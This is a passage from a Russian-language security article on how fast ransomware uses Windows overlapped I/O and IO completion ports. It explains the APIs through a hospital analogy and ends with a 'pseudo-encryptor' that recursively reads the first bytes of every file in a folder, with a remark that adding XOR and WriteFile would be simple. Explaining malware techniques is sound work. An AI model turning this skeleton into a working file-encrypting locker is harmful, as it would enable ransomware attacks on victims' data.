При асинхронных операциях именно в этой структуре устанавливается файловый указатель. Допустим, если бы мы хотели прочитать только вторую половину файла, то сделали бы так.

```
OVERLAPPED ovlp;
...
// Установка позиции начала чтения в файле
ovlp.Offset=N*2;
ReadFile(hFile, pBuffer, N * 2, &dwCount, &ovlp);
```

Как видишь, структура передается в вызовах `ReadFile()` и `WriteFile()`. Главное — не забыть при получении хендла файла, например с помощью вызова `CreateFile()` (который всегда синхронный), установить флаг `FILE_FLAG_OVERLAPPED`. В результате файл открывается в асинхронном режиме.

```
// Открытие файла
hFile = CreateFile(szFileName, GENERIC_READ, 0, NULL,
  // Асинхронные операции
  OPEN_EXISTING, FILE_FLAG_OVERLAPPED,
           NULL);
```

Стоит отметить некоторые особенности:

- экземпляр этой структуры должен сохраняться до тех пор, пока работает асинхронная операция;
- событие сможет кто угодно поместить в сигнальное состояние. То есть тебя могут невольно обмануть, случайно сказав, что операция завершилась, поэтому будь осторожен.

Помимо этого, функции `ReadFile()` и `WriteFile()` в асинхронном режиме работы всегда возвращают `FALSE`, что нормально. Чтобы понять, успешно ли началась асинхронная операция, нужно дернуть `GetLastError()`. Если эта функция отдает `ERROR_IO_PENDING`, то все отлично, асинхронная операция началась.

Еще у этих функций есть параметр `bytes`, который возвращает количество прочитанных данных. При асинхронной операции этот параметр не имеет значения, так как операция не завершена. Лучше указать `NULL` для этого аргумента. Вот пример кода, который открывает файл, асинхронно считывает данные, а затем ожидает завершения операции.

```
HANDLE hFile = ::CreateFile(L"c:\\temp\\mydata.txt", GENERIC_READ,
FILE_SHARE_READ, nullptr, OPEN_EXISTING, FILE_FLAG_OVERLAPPED,
nullptr);
if (hFile != INVALID_HANDLE_VALUE) {
  OVERLAPPED ov = { 0 };
  ov.hEvent = ::CreateEvent(nullptr, TRUE, FALSE, nullptr);
  BYTE buffer[1 << 12]; // 4 KB
  BOOL ok = ::ReadFile(hFile, buffer, sizeof(buffer), nullptr, &ov);
  if(!ok) {
    if (::GetLastError() != ERROR_IO_PENDING) {
    // Произошла ошибка
    return;
  }
  else {
    // Поток здесь может делать еще что-нибудь
    // Do();
    // Поток сделал все, что мог, теперь нужно данные получить из
асинхронной операции

    // Синхронизация по событию
    ::WaitForSingleObject(ov.hEvent, INFINITE);
    ::CloseHandle(ov.hEvent);
  }
}
// Здесь можно работать с данными
::CloseHandle(hFile);
```

После завершения асинхронной операции обычно обращаются к функции `GetOverlappedResult()` для получения данных.

```
BOOL GetOverlappedResult(
_In_ HANDLE hFile,
_In_ LPOVERLAPPED lpOverlapped,
_Out_ LPDWORD lpNumberOfBytesTransferred,
_In_ BOOL bWait);
```

- `hFile` хендл файла, над которым была проведена асинхронная операция;
- `lpOverlapped` структура `OVERLAPPED`, используемая во время асинхронной операции;
- `lpNumberOfBytesTransferred` — количество байтов, переданных/прочитанных во время асинхронной операции;
- `bWait` если указано `TRUE`, а также параметр `Internal` структуры `OVERLAPPED` равен `STATUS_PENDING`, то функция не вернет управление до тех пор, пока не будет завершена асинхронная операция. Если указать `FALSE`, а асинхронная операция еще выполняется, то функция вернет `FALSE`, а `GetLastError()` значение `ERROR_IO_INCOMPLETE`. Если асинхронная операция завершена, то этот параметр не имеет значения.

Функция возвращает `TRUE` после завершения операции асинхронного I/O. Если функция вернула `FALSE`, значит, что то пошло не так, лови с помощью `GetLastError()`.

Помимо этого, у нас есть возможность отменить асинхронную операцию с помощью `CancelIo()`.

```
BOOL WINAPI CancelIo(
  _In_ HANDLE hFile
);
```

- `hFile` дескриптор файла, в который производится перекрывающий ввод вывод.

С помощью этой функции мы сможем отменить операцию асинхронного ввода вывода только текущего потока. Если попробуем передать в нее асинхронные функции других потоков, то ничего не произойдет.

Отмененные операции завершаются с ошибкой `ERROR_OPERATION_ABORTED`.

IOCP

Представь, что у нас теперь не один файл, а миллион. В нашей программе совершается множество операций ввода-вывода, и, как следствие, использовать примеры кода выше будет не очень удобно. Поэтому разработчики Windows создали IOCP.

IOCP — это механизм, который используется для оповещения о завершении асинхронных операций и позволяет одному или нескольким потокам обрабатывать результаты этих операций. То есть к IOCP цепляются всякие объекты и этот IOCP получает уведомления о том, что такая то асинхронная операция завершилась. После этого встроенный пул потоков в IOCP может обработать результат этих операций.

В IOCP есть такой термин порт. Порт представляет собой очередь в ядре. Очередь заполняется записями, когда завершается асинхронная операция. К этому порту привязано определенное количество потоков, которые начинают обрабатывать очередь. Разработчик может регулировать количество потоков.

Вот для наглядности картинка со Stack Overflow.




Схема работы IOCP

Здесь

- **completion notifications** поступающие данные о завершении работы асинхронной операции. Также иногда называется I/O completion request;
- **completion port** — место, куда попадают данные;
- **queued thread** — потоки, которые находятся в «спящем» состоянии. У них еще нет работы, например когда очередь пустая;
- **worker thread** — поток, получивший задачу из completion port.

IOCP КАК ОЧЕРЕДЬ В БОЛЬНИЦУ

Если по-прежнему не очень понятно, то представь больницу с кучей пенсионерок. Но приходят они не сразу, а время от времени. Больница completion port, бабушки — результаты асинхронных операций, свободные врачи queued thread, врачи, уже работающие с пациентами, worker thread.

Наступило утро, пришли врачи, открылась больница (функция `CreateIOCompletionPort()`), бабушек нет, врачи в queued thread. Потом приехал первый автобус и выгрузил толпу бабушек (либо автоматически, либо через `PostQueuedCompletionPort()`). Врачи сразу же расхватали пациенток (`GetQueuedCompletionStatus()`) и превратились в worker thread.

Следом приезжает маршрутка, и вновь пенсионерки заходят в больницу. Но все врачи заняты, поэтому старушки покорно ждут, когда какой-нибудь врач освободится, то есть worker thread завершит работу и перейдет в состояние queued thread, а из состояния queued thread можно брать новую бабушку.

И такой цикл будет повторяться до тех пор, пока результаты всех асинхронных операций, поступивших в пул потоков, не будут завершены. То есть все бабушки будут снабжены диагнозами и предписаниями и отправлены по домам.

Помимо этого, пациенток давным давно привязали к этой конкретной больнице. Поэтому среди обилия работающих IOCP-портов бабушки будут приходить именно к нашему.

Дальше я постараюсь по возможности пояснять, где бабушки, а где больница, чтобы было понятнее.

СОЗДАНИЕ IOCP И СВЯЗЫВАНИЕ С ПОТОКАМИ, ДЕСКРИПТОРАМИ

CreateIoCompletionPort()

С помощью этой функции можно создать IOCP. Причем с помощью этой же функции можно присоединить к IOCP какой-нибудь хендл.

```
HANDLE CreateIoCompletionPort(
  HANDLE FileHandle,
  HANDLE ExistingCompletionPort,
  DWORD CompletionKey,
  DWORD NumberOfConcurrentThreads
);
```

Здесь

- `FileHandle` — OVERLAPPED-дескриптор, присоединяемый к порту IOCP (допустим, пайп с `FILE_FLAG_OVERLAPPED` или сокет, созданный обычной функцией `socket()`). Если задать `INVALID_DESCRIPTOR_HANDLE`, то функция просто создаст новый порт IOCP и вернет его дескриптор, в этом случае `ExistingCompletionPort` должен быть равен `NULL`;
- `ExistingCompletionPort` — используется для добавления хендла в порт. То есть в нашей аналогии — чтобы привязать бабушку к конкретной больнице. В этом параметре указывается больница, к которой привязать бабушку из `FileHandle`;
- `CompletionKey` специальное значение, называемое ключом. Это указатель на любые данные, которые мы сами определили. Используется в основном для того, чтобы внутри потока, который начал обрабатывать запись из IOCP, мы могли отличить одну операцию от другой. Или, например, одну бабушку от другой. Обычно в качестве ключа используется указатель на структуру данных, которая содержит тип операции, дескриптор и буфер данных. Буфер данных что угодно. Но в минимальном виде можно использовать и просто один байт, который будет показывать, что за асинхронная операция случилась (чтение, запись или что то другое). Этот буфер данных можно получить через `GetQueuedCompletionStatus()`, он будет лежать в параметре `lpCompletionKey`;
- `NumberOfConcurrentThreads` предельно допустимое количество потоков, которым разрешено параллельное выполнение. Если этот параметр равен нулю, то в качестве предела используется количество процессоров, установленных в системе. В случае если мы добавляем в IOCP какой то дескриптор, это поле игнорируется.

Итак, сначала следует создать сам IOCP порт, то есть больницу. Делается вот так:

```
HANDLE iocp=CreateIoCompletionPort(INVALID_HANDLE_VALUE,0,0,0);
```

Следующий шаг — создание потоков для пула потоков, то есть создание врачей. Сколько делать решает программист, все зависит от задачи и потребностей (количества бабушек). Обычно число процессоров на системе равно числу потоков в пуле. Но это значение можно и менять.

```
struct ThreadData {
  HANDLE hIOCP;
};

ThreadData threadData;
threadData.hIOCP = CreateIoCompletionPort(INVALID_HANDLE_VALUE, NULL,
0, iocpThreadCount);
if (threadData.hIOCP == NULL) {
  std::wcerr << L"CreateIoCompletionPort failed with error: " <<
GetLastError() << std::endl;
  return 1;
}

HANDLE hThreads[iocpThreadCount];
for (int i = 0; i < iocpThreadCount; ++i) {
  hThreads[i] = CreateThread(NULL, 0, WorkerThread, &threadData, 0,
NULL);
  if (hThreads[i] == NULL) {
    std::wcerr << L"CreateThread failed with error: " << GetLastError
() << std::endl;
    return 1;
  }
}
```

Вот чуть более простой пример, без структуры и массива.

```
for(int i=1;i<=2;i++)
{
  HANDLE hWorking=CreateThread(0,0,(LPTHREAD_START_ROUTINE)&
WorkingThread,iocp,0,0);
  CloseHandle(hWorking);
}
```

Обрати внимание, что мы здесь четвертым параметром передаем хендл нашего IOCP, чтобы связать конкретный поток с пулом потоков в IOCP. Этот хендл понадобится потокам, когда они начнут заявлять о своей готовности начать работать. Этот хендл будет передан в функцию `WorkingThread()` как `lParam` и в дальнейшем использован в `GetQueuedCompletionStatus()`.

Полноценные примеры кода, где я продемонстрирую эту и следующие функции, будут в конце статьи.

ПРИСОЕДИНЕНИЕ ПОТОКА К ПУЛУ ПОТОКОВ

GetQueuedCompletionStatus()

Эта функция нужна, чтобы присоединить текущий поток (который ее вызывает) к пулу потоков. Обычно она вызывается из callback функции потока.

```
BOOL GetQueuedCompletionStatus(
  HANDLE CompletionPort,
  LPDWORD lpNumberOfBytes,
  PULONG_PTR lpCompletionKey,
  LPOVERLAPPED *lpOverlapped,
  DWORD dwMilliseconds);
```

Именно на этой функции поток из пула потоков IOCP будет спать до тех пор, пока не получит IRP-сообщение. А после получения приступит к обработке записи из очереди IOCP.

Здесь

- `CompletionPort` — IOCP-порт, к пулу потоков которого присоединять поток;
- `lpNumberOfBytes` указатель на переменную, в которую запишется количество переданных байтов в результате завершения асинхронной операции. Эти данные заполняются автоматически и присутствуют в записи, которая добавляется в очередь IOCP. Если записей в очереди IOCP нет, то мы можем вручную добавить новую запись в IOCP через `PostQueuedCompletionStatus()`;
- `lpCompletionKey` — ключ завершения. По нему, чисто теоретически, можно определять, что за файл завершил работу, так как этот ключ указывается для каждого файла при вызове `CreateIoCompletionPort()`. Эти данные заполняются автоматически и присутствуют в записи, которая добавляется в очередь IOCP. Если записей в IOCP-очереди нет, то мы можем вручную добавить новую запись в IOCP через `PostQueuedCompletionStatus()`. Причем через этот параметр можно получать и кастомные структуры. Например, у нас есть следующая структура, которую мы используем для получения информации о том, над каким файлом операция асинхронного чтения завершилась;
- `dwMilliseconds` — время, на которое может уснуть поток в ожидании появления в очереди IOCP какой нибудь записи. `INFINITE` бесконечно.

```
struct IOData
{
  OVERLAPPED overlapped;
  HANDLE fileHandle;
  wchar_t buffer[dwReadBufferSize] = { 0 };
  wchar_t filePath[MAX_PATH] = { 0 };
  DWORD bytesRead;
};
```

Обрати внимание, что первым параметром указывается сама структура `OVERLAPPED`. Эти данные заполняются перед вызовом асинхронной операции и перед тем, как файловый хендл будет связан с IOCP.

```
if (hFile != INVALID_HANDLE_VALUE)
{
 IOData* pIOData = new IOData{};
 memset(pIOData, 0, sizeof(IOData));
 pIOData->fileHandle = hFile;
 wcscpy_s(pIOData->filePath, MAX_PATH, findFileData.cFileName);

 CreateIoCompletionPort(hFile, hIOCP, (ULONG_PTR)pIOData, 0);

 ReadFile(hFile, pIOData->buffer, dwReadBufferSize, NULL, &pIOData->
overlapped);
}
```

Парсинг структуры происходит тут, в функции потока из пула потоков.

```
DWORD WINAPI WorkerThread(LPVOID lpParam)
{
  HANDLE hIOCP = (HANDLE)lpParam;
  DWORD bytesTransferred;
  ULONG_PTR key;
  LPOVERLAPPED lpOverlapped;
  IOData* pData = nullptr;

  while (GetQueuedCompletionStatus(hIOCP, &bytesTransferred, &key, &
lpOverlapped, INFINITE))
  {
    // Парсинг
    pData = (IOData*)key;

  }
  return 0;
}
```

- `lpOverlapped` — указатель на OVERLAPPED-структуру, ассоциированную с этой операцией ввода вывода. Эти данные заполняются автоматически и присутствуют в записи, которая добавляется в очередь IOCP. Если записей очереди в IOCP нет, то мы можем вручную добавить новую запись через `PostQueuedCompletionStatus()`.

Фактически, вызывая эту функцию, мы засовываем поток (врача) в пул потоков IOCP (больницу) и приостанавливаем его выполнение до тех пор, пока не появится какая-нибудь запись в очереди IOCP (пока не придет бабушка). Причем функция вернет поток управления только после появления в очереди новых записей. Мы можем пробудить потоки, если отправим сообщение вручную, например через `PostQueuedCompletionStatus()`.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

АСИНХРОННАЯ РАНСОМВАРЬ

РАЗБИРАЕМ МЕХАНИЗМ САМЫХ БЫСТРЫХ КРИПТОЛОКЕРОВ

ОТПРАВКА СООБЩЕНИЯ I/O COMPLETION PACKET ВРУЧНУЮ

PostQueuedCompletionStatus()

Представь, что у нас есть какая то элитная бабушка, которую нужно принудительно записать в очередь. В таком случае используется `PostQueuedCompletionStatus()` функция, позволяющая вручную добавить запись в очередь IOCP.

```
BOOL PostQueuedCompletionStatus(
  HANDLE CompletionPort,
  DWORD dwNumberOfBytesTransferred,
  ULONG_PTR dwCompletionKey,
  LPOVERLAPPED lpOverlapped);
```

- `CompletionPort` порт IOCP, на который отправлять I/O completion packet;
- `dwNumberOfBytesTransferred` значение, которое попадает в функции `GetQueuedCompletionStatus()` в переменную `lpNumberOfBytesTransferred`;
- `dwCompletionKey` ключ завершения. Значение, которое попадает в функции `GetQueuedCompletionStatus()` в переменную `lpCompletionKey`;
- `lpOverlapped` — OVERLAPPED-структура. Значение, которое попадает в функции `GetQueuedCompletionStatus()` в переменную `lpOverlapped`.


Для пробуждения ожидающих потоков, когда нет завершившихся операций, иногда отсылают фиктивное значение ключа, например -1. Ожидающие потоки должны проверять значения ключей, и таким образом можно просигнализировать потоку, что пора прекратить работу.

ПРИМЕР ПСЕВДОШИФРОВАЛЬЩИКА

Думаю, мы готовы реализовывать порт IOCP с пулом потоков. Ты будешь удивлен, но код небольшой. Логика его проста: асинхронное чтение файлов из папки с последующим выводом первых пяти байтов (собственно, поэтому я и назвал программу псевдошифровальщиком). Все параметры контролируются в глобальных переменных, поэтому добавить простейшую XOR-операцию с последующим `WriteFile()`, думаю, не составит труда.

Я решил не разбирать каждую строку, а добавить достаточно понятные комментарии в код.

```
#include <Windows.h>
#include <iostream>
#include <locale.h>
#include <string>

CRITICAL_SECTION gCritSection;
// Четыре треда в пуле
CONST DWORD iocpThreadCount = 4;
// Читаем 5 байт
CONST DWORD dwReadBufferSize = 5;
CONST std::wstring folder = L"C:\\Users\\Michael\\Downloads";

struct IOData
{
  OVERLAPPED overlapped;
  HANDLE fileHandle;
  wchar_t buffer[dwReadBufferSize] = { 0 };
  wchar_t filePath[MAX_PATH] = { 0 };
  DWORD bytesRead;
};

DWORD WINAPI WorkerThread(LPVOID lpParam)
{
  HANDLE hIOCP = (HANDLE)lpParam;
  DWORD bytesTransferred;
  ULONG_PTR key;
  LPOVERLAPPED lpOverlapped;
  IOData* pData = nullptr;

  // Ждем бабушку тут. Врачи в состоянии queued thread
  while (GetQueuedCompletionStatus(hIOCP, &bytesTransferred, &key, &
lpOverlapped, INFINITE))
  {
    // Пришла бабушка
    EnterCriticalSection(&gCritSection);
    if (key == 0)
    {
      // Это была не бабушка, а главврач. Работа закончена!
      std::wcout << L"Thread in IOCP 0 records, received manual IRP
from PostQueued. Exiting" << std::endl;
      LeaveCriticalSection(&gCritSection);
      break;
    }
    pData = (IOData*)key;

    if (bytesTransferred > 0)
    {
      std::wcout << L"File: " << pData->filePath << std::endl;
      std::wcout << L"Bytes: ";
      for (DWORD i = 0; i < 5; ++i) {
        std::wcout << static_cast<int>(pData->buffer[i]) << L" ";
      }
      std::wcout << std::endl;
    }
    else
    {
      std::wcerr << L"IO Failed or transferred 0 bytes" << std::endl;
    }
    LeaveCriticalSection(&gCritSection);
    CloseHandle(pData->fileHandle);
    // Бабушка обслужена. Идем к следующей
    delete pData;
  }
  return 0;
}

VOID ProcessFolder(const std::wstring& folder, HANDLE hIOCP)
{
  WIN32_FIND_DATAW findFileData;
  HANDLE hFind = FindFirstFileW((folder + L"\\*").c_str(), &
findFileData);

  if (hFind != INVALID_HANDLE_VALUE)
  {
    do
    {
      if (!(findFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)
)
      {
        HANDLE hFile = CreateFileW((folder + L"\\" + findFileData.
cFileName).c_str(), GENERIC_READ,
          FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_FLAG_OVERLAPPED,
NULL);

        if (hFile != INVALID_HANDLE_VALUE)
        {
          IOData* pIOData = new IOData{};
          memset(pIOData, 0, sizeof(IOData));
          pIOData->fileHandle = hFile;
          wcscpy_s(pIOData->filePath, MAX_PATH, findFileData.
cFileName);

      // Прикрепляем бабушку к больнице
          CreateIoCompletionPort(hFile, hIOCP, (ULONG_PTR)pIOData, 0)
;

      // Триггер асинхронной операции
      // По завершении функция GetQueuedCompletionStatus() вернет
потоку поток управления
          ReadFile(hFile, pIOData->buffer, dwReadBufferSize, NULL, &
pIOData->overlapped);
        }
        else
        {
          std::wcerr << L"Failed to open file: " << GetLastError() <<
std::endl;
        }
      }
      else
      {
        if (wcscmp(findFileData.cFileName, L".") != 0 && wcscmp(
findFileData.cFileName, L"..") != 0)
        {
          ProcessFolder(folder + L"\\" + findFileData.cFileName,
hIOCP);
        }
      }
    } while (FindNextFileW(hFind, &findFileData) != 0);
    FindClose(hFind);
  }
}


int main()
{
  InitializeCriticalSection(&gCritSection);
  setlocale(LC_ALL, "");
  // Создание больницы
  HANDLE hIOCP = CreateIoCompletionPort(INVALID_HANDLE_VALUE, NULL, 0
, 0);

  HANDLE hThreads[iocpThreadCount];
  for (DWORD i = 0; i < iocpThreadCount; i++)
  {
    // Добавление врача в больницу
    hThreads[i] = CreateThread(NULL, 0, WorkerThread, hIOCP, 0, NULL)
;
    if (hThreads[i] == NULL)
    {
      std::wcerr << L"CreateThread failed with error: " <<
GetLastError() << std::endl;
      return 1;
    }
  }

  // Пушинг бабушек
  ProcessFolder(folder, hIOCP);

  for (int i = 0; i < iocpThreadCount; i++)
  {
    // Завершение работы врачей
    PostQueuedCompletionStatus(hIOCP, 0, 0, NULL);
  }

  WaitForMultipleObjects(iocpThreadCount, hThreads, TRUE, INFINITE);
  for (HANDLE hThread : hThreads)
  {
    CloseHandle(hThread);
  }

  DeleteCriticalSection(&gCritSection);
  CloseHandle(hIOCP);
  return 0;
}
```



```
File: CVE-2024-36991.py
Bytes: 8738 3362 10 0 0
File: README.md
Bytes: 8227 22083 69 0 0
File: CVE-2024-36991-main.zip
Bytes: 19280 1027 20 0 0
File: desktop.ini
Bytes: 65279 13 10 0 0
Thread in IOCP 0 records, received manual IRP from PostQueued. Exiting
Thread in IOCP 0 records, received manual IRP from PostQueued. Exiting
Thread in IOCP 0 records, received manual IRP from PostQueued. Exiting
Thread in IOCP 0 records, received manual IRP from PostQueued. Exiting

A:\SSD\ProjectsVS\CAPp\x64\Debug\CAPp.exe (процесс 3484) завершил работу с кодом 0.
Чтобы автоматически закрывать консоль при остановке отладки, включите параметр "Сервис" ->"Параметры" ->"Отладка" -> "Ав
томатически закрыть консоль при остановке отладки".
Нажмите любую клавишу, чтобы закрыть это окно:
```

Пример работы

ИСПОЛЬЗОВАНИЕ ВСТРОЕННОГО ПУЛА ПОТОКОВ

BindIoCompletionCallback()

Этот метод позволяет связать конкретный хендл с дефолтным пулом потоков, который присутствует в каждом процессе. Фактически вместо того, чтобы создавать собственный IOCP и пул потоков, мы используем готовый.

